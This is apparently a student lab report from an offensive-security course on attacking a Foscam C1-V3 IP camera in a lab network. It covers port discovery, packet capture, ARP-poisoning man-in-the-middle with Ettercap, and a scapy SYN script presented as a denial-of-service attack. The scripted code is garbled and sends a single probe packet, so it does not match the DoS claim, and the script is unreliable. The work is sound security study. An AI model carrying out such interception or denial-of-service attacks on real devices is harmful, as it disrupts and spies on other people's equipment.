2IC80 - Lab on Offensive Computer Security - Group 24

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1 Introduction

In this report we will investigate the vulnerabilities and apply common cyberattacks on the Foscam C1-V3 IP camera.

2 Research on the camera

- Read documentation: Foscam C1 Documentation.
- \bullet Researhched reported valnurabilities: CVE
- Downloaded the necessary plugins that were from the website of the camera. (not recommended)

3 Minutes log of each lab session

3.1 Lab session 1 - 13.05

We were able to identify the IP address of the camera from the Foscam app on the smartphone provide in the lab. The IP of the camera is 192.168.0.5.




Figure 1: Screenshot of the options of the camera from the Foscam App

Next with the use of NATS we identified that only 2 ports are open for the camera - 88 and 443. If we go to this IP address and those ports in a browser a login form appears. This login form however does not allow to login even with the correct credentials. This might be due to the bug with the camera or a setting.




Figure 2: Screenshot of login from of the camera webpage.

3.2 Lab session 2 - 16.05

Using Wireshark we were able to identify what packets does the camera send. It usually broadcasts UDP packets to all devices in the network, which we expect to transfer the video feed.

Next with the use of the application EtterCap we were able to perform and ARP poisoning attack and making one of our laptops to be an Man-in-the-Middle between the smartphone and the camera, being able to see all the packets between them. You can see the Wireshark report below:




Figure 3: Screenshot from Wireshark during the Man-in-the-Middle Attack with the smartphone and the camera.

3.3 Lab session 3 - 20-22.05

We reset the camera to try to get the website login page of the camera working, so that we can see communication between a another device and the camera not just the phone. After many attempts and much troubleshooting we were able to reconnect the camera to the iotlab network and see the video feed through the webpage:




Figure 4: Screenshot from the video feed webpage of the camera.

3.4 Lab session 4 - 23.05

At the start of this session both the phone and the smartphone connection were working. The camera's behavior was as expected with the usual URP packets broadcast. So we tried a simple DOS attack, the code for which can be seen in the picture:

```
from scapy.all import IP, TCP, send, sr1

# Tanget IP and Port
tanget_ip = "192.168.0.5"
tanget_port = 88

# Create IP layer
ip = TP(dst-tanget_ip)

# Create TCP SYN packet
tcp = TCP(dport-tanget_port, flags="5", sport=12345, seq=1000)

# Send the packet
packet = ip / tcp
send(packet)
# Send the SyN and wait for a SYN-ACK
response = sr1(packet, timeout-2, verbose=False)

# Analyze response
if response:
if response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
    print("[+] SYN-ACK received!")
print(f" Sequence Number: (response[TCP].sport)")
print(f" Sequence Number: (response[TCP].seq")
else:
    print("[-] Received packet, but not SYN-ACK.")
else:
    print("[-] No response received.")
```

Figure 5: Code of the simple DOS attack.

After running the code which sends SYN packets to the camera IP address - 192.168.0.5, the camera became unresponsive, losing connection to both the webpage and the smartphone app. However, even after the camera was restarted, it still failed to regain its previous functionality and we were unable to establish a connection to it both via the smartphone and http.